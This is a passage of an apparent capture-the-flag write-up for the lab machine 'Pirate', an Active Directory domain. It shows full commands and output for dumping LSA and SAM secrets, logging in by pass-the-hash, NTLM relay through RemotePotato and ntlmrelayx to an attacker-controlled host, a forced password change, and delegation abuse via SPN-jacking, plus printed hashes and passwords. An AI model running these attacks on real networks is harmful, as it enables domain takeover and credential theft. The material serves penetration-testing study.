SMB         192.168.100.2   445    WEB01            _SC_GMSA_{84A78B8C-56EE-465b-8496-FFB35A1B52A7}_a09ca32bc7cd2ce752ae0143bd203f0551564c04dd2846c4ed3e4e5a61cc9f11:01000000220100001000000012011a01b6c4083911a28350b1fd6948803650e1b1c5741f7719b1f4ff926203dcdf4ec9c0369b7b92fe10a2d7ff953bfa406a3b6786523ed82767cc8fe2734af892e98efbef2b3476759032b4ecdef34276c363b8a9410b63d809ea6ef167f5b541d73c3ac4214da22a14d97982c928d91bb971fe99d4809c1ebdeae8e769c6b3377ee1a478dffbb2ddc13318be131167d1a4a01833a4c27e0512690d73de1e59a01761ec7d40fc1882050cbf439d9cbb281a06d4bf8d85d1feb2740ec399eca0e46e36990b72b2c4a64ae009bafb3dfd264ff734b63fb922609e8c305883a75d9aef75ce37bca0910436590d9312fca46ad89a61a89bddc873197de48eab3d69b9e49800001941b01b7317000019e3df6872170000
SMB         192.168.100.2   445    WEB01            GMSA ID: a09ca32bc7cd2ce752ae0143bd203f0551564c04dd2846c4ed3e4e5a61cc9f11 NTLM: 841fae962662f0c2f0178d01d178ec3e
SMB         192.168.100.2   445    WEB01            [+] Dumped 9 LSA secrets to /home/kali/.nxc/logs/lsa/WEB01_192.168.100.2_2026-03-02_044715.secrets and /home/kali/.nxc/logs/lsa/WEB01_192.168.100.2_2026-03-02_044715.cached
Dumping the sam and we can use the Local Administrator Password
└─$ nxc smb 192.168.100.2 -k --use-kcache -u Administrator --sam
SMB         192.168.100.2   445    WEB01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:None)
SMB         192.168.100.2   445    WEB01            [+] pirate.htb\Administrator from ccache (Pwn3d!)
SMB         192.168.100.2   445    WEB01            [*] Dumping SAM hashes
SMB         192.168.100.2   445    WEB01            Administrator:500:aad3b435b51404eeaad3b435b51404ee:b1aac1584c2ea8ed0a9429684e4fc3e5:::
SMB         192.168.100.2   445    WEB01            Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.100.2   445    WEB01            DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.100.2   445    WEB01            WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:60da2d3ba00d6b5932e4c87dce6fa6b4:::
SMB         192.168.100.2   445    WEB01            [+] Added 4 SAM hashes to the database
step 9 : Using evil-winrm to login to the WEB01 machine
evil-winrm -i 192.168.100.2 -u Administrator -H 'b1aac1584c2ea8ed0a9429684e4fc3e5'
USER FLAG :
*Evil-WinRM* PS C:\Users\a.white\Desktop> type user.txt
1d2ff85cf4abd2cfdff4e58eb0155f37
Method 2 to solve the USER flag
after login to the web01
└─$ evil-winrm -i 192.168.100.2 -u 'gMSA_ADFS_prod$' -H '8126756fb2e69697bfcb04816e685839'
running runascs
*Evil-WinRM* PS C:\Users\gMSA_ADFS_prod$.PIRATE\Documents> .\RunasCs.exe x x "query user" -l 9

 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
 a.white               console             1  Active      none   3/1/2026 10:44 PM
*Evil-WinRM* PS C:\Users\gMSA_ADFS_prod$.PIRATE\Documents>
We can see a.white user is a Active on the same machine
Normally you will get this Output from winpeas → ‘AutoLogon Found’
🧠 RemotePotato
RemotePotato (DCOM abuse):
Forces privileged user session to authenticate via NTLM → relayable to LDAP.
We can now Do a RemotePotato Attack to get the NTLMv2 but there is problem this is not Crackable
.\RemotePotato0.exe -m 2 -s 1 -x 10.10.xx.xx -p 8888
NTLMv2 Client : WEB01 NTLMv2 Username : PIRATE\a.white NTLMv2 Hash : a.white::PIRATE:5b04e7637dc49ab1:60fc4e64fb8125df8d978b3cb03ef10d:295f6dcb59ddb775
So the attack pattern would be :
-m module
        Allowed values:
        0 - Rpc2Http cross protocol relay server + potato trigger (default)
-r Remote HTTP relay server ip
-> Our IP to redirector the HTTP relay
-t Remote HTTP relay server port (Default 80)
-> Custom 8081
-x Rogue Oxid Resolver ip (default 127.0.0.1)
-> Changed it to our IP
-p Rogue Oxid Resolver port (default 9999)
-s Session id for the Cross Session Activation attack (default disabled)
-> 1 for a.white user
First : Setuping a socat because normaly we need a RPC server which listens on 135 port
sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:192.168.100.2:9999
second :
ntlmrelayx -t ldaps://10.XXX.XX.XX --http-port 8081 --remove-mic -i
then :
.\RemotePotato0.exe -m 0 -r 10.10.15.170 -t 8081 -x 10.10.15.170 -p 9999 -s 1
It worked and we have a Interactive shell on 127.0.0.1:11000

It does’nt have the priv to change his own pasword
# change_password "a.white" "Password123!"
Got User DN: CN=Angela White,CN=Users,DC=pirate,DC=htb
Attempting to set new password of: Password123!
('Could not modify object, the server reports insufficient rights: %s', '00000005: SecErr: DSID-031A11CF, problem 4003 (INSUFF_ACCESS_RIGHTS), data 0\n\x00')
But if we check the Outbound of this user it have a Force Change password on a.white_adm

# change_password "a.white_adm" "Password123!"
Got User DN: CN=Angela W. ADM,CN=Users,DC=pirate,DC=htb
Attempting to set new password of: Password123!
Password changed successfully!
then :
impacket-getST -spn 'HTTP/WEB01.pirate.htb' -impersonate Administrator \
  'pirate.htb/a.white_adm:Password123!' -dc-ip 10.129.10.227 \
  -altservice 'CIFS/WEB01.pirate.htb'
then :
export KRB5CCNAME=Administrator@CIFS_WEB01.pirate.htb@PIRATE.HTB.ccache

impacket-psexec -k -no-pass WEB01.pirate.htb -target-ip 192.168.100.2 \
  'cmd /c type C:\Users\a.white\Desktop\user.txt'
💀 Privilege Escalation :-
SNP -Jacking


In this machine, the user a.white_adm was configured for Kerberos Constrained Delegation (KCD), meaning it was allowed to impersonate users to a specific service HTTP/WEB01. Additionally, you had WriteSPN privileges, which allowed you to modify the servicePrincipalName attribute of computer objects. Since delegation relies on the SPN name and not the actual server, you first removed the SPN from WEB01$ and then added the same SPN (HTTP/WEB01.pirate.htb) to DC01$. This effectively redirected the delegation target from WEB01 to the Domain Controller.
After moving the SPN, when you requested a service ticket using getST.py and impersonated Administrator, Kerberos issued a valid ticket for DC01 because the SPN now belonged to it. As a result, you were able to authenticate to CIFS/DC01 as Administrator and gain privileged access to the Domain Controller. This technique is known as SPN-jacking, where an attacker abuses delegation and SPN write permissions to redirect trust and escalate privileges.
[SPN-jacking](SPN-jacking | The Hacker Recipes) [SPN-jacking: An Edge Case in WriteSPN Abuse](SPN-jacking: An Edge Case in WriteSPN Abuse - Semperis)
AllowedToDelegate : Enumerate delegation settings for a.white_adm to identify KCD configuration
└─$ impacket-findDelegation -user 'a.white_adm' "pirate.htb"/"a.white_adm":'Password123!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

AccountName  AccountType  DelegationType                      DelegationRightsTo     SPN Exists
-----------  -----------  ----------------------------------  ---------------------  ----------
a.white_adm  Person       Constrained w/ Protocol Transition  http/WEB01.pirate.htb  Yes
a.white_adm  Person       Constrained w/ Protocol Transition  HTTP/WEB01             Yes
WriteSPN :
Just making clear before we jump into that Delegation
Clear any existing Kerberos ticket cache to avoid conflicts
unset KRB5CCNAME
Remove (clear) the SPN from WEB01$ to free it for SPN-jacking
┌──(kali㉿kali)-[~/Desktop/tools/krbrelayx]
└─$ python3 addspn.py --clear -t 'WEB01$' -u "PIRATE\WEB01$" -p 'aad3b435b51404eeaad3b435b51404ee:feba09cf0013fbf5834f50def734bca9' -dc-ip pirate.htb DC01.pirate.htb
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] Printing object before clearing
DN: CN=WEB01,CN=Computers,DC=pirate,DC=htb - STATUS: Read - READ TIME: 2026-03-02T08:51:23.446316
    dNSHostName: WEB01.pirate.htb
    sAMAccountName: WEB01$
    servicePrincipalName: tapinego/WEB01
                          tapinego/WEB01.pirate.htb
                          WSMAN/WEB01
                          WSMAN/WEB01.pirate.htb
                          HOST/WEB01.pirate.htb
                          RestrictedKrbHost/WEB01.pirate.htb
                          HOST/WEB01
                          RestrictedKrbHost/WEB01
                          TERMSRV/WEB01.pirate.htb
                          TERMSRV/WEB01
                          HTTP/WEB01
                          HTTP/WEB01.pirate.htb

[+] SPN Modified successfully
Add the HTTP/WEB01 SPN to DC01$ to redirect delegation to the Domain Controller
──(kali㉿kali)-[~/Desktop/tools/krbrelayx]
└─$ python3 addspn.py -t 'DC01$' --spn "HTTP/WEB01.pirate.htb" -u "PIRATE\a.white_adm" -p 'Password123!' -dc-ip pirate.htb -t DC01.pirate.htb  DC01.pirate.htb
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Assuming target is a hostname. If this is incorrect use --target-type samname
[+] Found modification target
Request a service ticket impersonating Administrator to gain access to DC01 via CIFS
└─$ impacket-getST -spn HTTP/WEB01.pirate.htb -impersonate Administrator 'pirate.htb/a.white_adm:Password123!' -dc-ip pirate.htb -altservice CIFS/DC01.pirate.htb
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Changing service from HTTP/WEB01.pirate.htb@PIRATE.HTB to CIFS/DC01.pirate.htb@PIRATE.HTB
[*] Saving ticket in Administrator@CIFS_DC01.pirate.htb@PIRATE.HTB.ccache
then :
export KRB5CCNAME=Administrator@CIFS_DC01.pirate.htb@PIRATE.HTB.ccache
then dumping lsa :
┌──(kali㉿kali)-[~/Desktop/htb/machines/Pirate]
└─$ nxc smb pirate.htb -k --use-kcache -u Administrator --lsa
SMB         pirate.htb      445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         pirate.htb      445    DC01             [+] pirate.htb\Administrator from ccache (Pwn3d!)
SMB         pirate.htb      445    DC01             [*] Dumping LSA secrets
SMB         pirate.htb      445    DC01             PIRATE\DC01$:plain_password_hex:27b07a5396ad08381b57442caef5ee69bab506eac632af527e41a2baac5932893610810ada1a3e36e35b7e79d6affb5873aaac4ed4ddf8af23fc21b8bcd98913da714bf87a6880c3286a0304bde7f28b894cbb27735129eff5ebb5c66d9752703432e62a25483bef24ca4c1601c73d7000ebdb8ab7e73fa0cc56bb8a9f67765296fef58700176f2cbbf657ec3e6a253f675bc80c3ab2ed4baa60f9455a95fe6f917c808fb23f06cdb9e792945913888f20c4107c20ed95f9ea6561e471de6f35dfb42f5a8c5e036a67d8919eed8d859e4c73f467c5f7ed55d162a227f5a2b450997d44454d0674763edfd96fceb54de5
SMB         pirate.htb      445    DC01             PIRATE\DC01$:aad3b435b51404eeaad3b435b51404ee:230600b8b669ffa1dccf403058170dae:::
SMB         pirate.htb      445    DC01             PIRATE\Administrator:gODNiUG69Mz77SIZ
SMB         pirate.htb      445    DC01             dpapi_machinekey:0x8a560e0cffe96c0a46e71bcaa3b28423dbeb9b42
dpapi_userkey:0x93c2b4b55c67476071200597589c355c59c6b0d2
SMB         pirate.htb      445    DC01             [+] Dumped 4 LSA secrets to /home/kali/.nxc/logs/lsa/DC01_pirate.htb_2026-03-02_090421.secrets and /home/kali/.nxc/logs/lsa/DC01_pirate.htb_2026-03-02_090421.cached
dumping SAM :
┌──(kali㉿kali)-[~/Desktop/htb/machines/Pirate]
└─$ nxc smb pirate.htb -k --use-kcache -u Administrator --sam
SMB         pirate.htb      445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         pirate.htb      445    DC01             [+] pirate.htb\Administrator from ccache (Pwn3d!)
SMB         pirate.htb      445    DC01             [*] Dumping SAM hashes
SMB         pirate.htb      445    DC01             Administrator:500:aad3b435b51404eeaad3b435b51404ee:598295e78bd72d66f837997baf715171:::
SMB         pirate.htb      445    DC01             Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         pirate.htb      445    DC01             DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[09:04:58] ERROR    SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.                                                  regsecrets.py:436
SMB         pirate.htb      445    DC01             [+] Added 3 SAM hashes to the database
using the creds :

└─$ nxc smb pirate.htb -u Administrator -p 'gODNiUG69Mz77SIZ'
SMB         10.129.10.227   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.10.227   445    DC01             [+] pirate.htb\Administrator:gODNiUG69Mz77SIZ (Pwn3d!)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAND ROOTED !
🧠 Lessons Learned
-
Timeroasting hits machine accounts.
-
Pre-Windows 2000 group = weak legacy passwords.
-
gMSA passwords are retrievable if ACL allows.
-
LDAP signing disabled = relay heaven.
-
RBCD = controlled impersonation.
-
RemotePotato = NTLM trigger machine.
-
SPN-jacking = delegation redirection.
-
Delegation logic trusts SPN string, not host.
This box was basically: Legacy misconfig → gMSA abuse → relay → RBCD → KCD → SPN jacking → DC.
🔹 Tools Used – Post-Exploitation & Pivoting
-
Ligolo-ng
→ Pivot/tunnel into internal subnet (192.168.100.0/24). -
ntlmrelayx (Impacket)
→ Relay NTLM to LDAP/LDAPS for AD object modification. -
dnstool.py
→ Add malicious DNS record to redirect auth. -
NetExec (coerce_plus module)
→ Trigger authentication (PetitPotam / PrinterBug). -
Impacket-getST
→ Perform S4U2Self + S4U2Proxy ticket abuse. -
RunasCs
→ Execute commands in another session context. -
RemotePotato0
→ DCOM abuse to force NTLM authentication from active user. -
socat
→ Forward RPC (port 135) for RemotePotato. -
addspn.py
→ Modify SPNs (SPN-jacking attack). -
Impacket-findDelegation
→ Enumerate delegation configuration. -
Impacket-psexec
→ Execute commands via Kerberos ticket.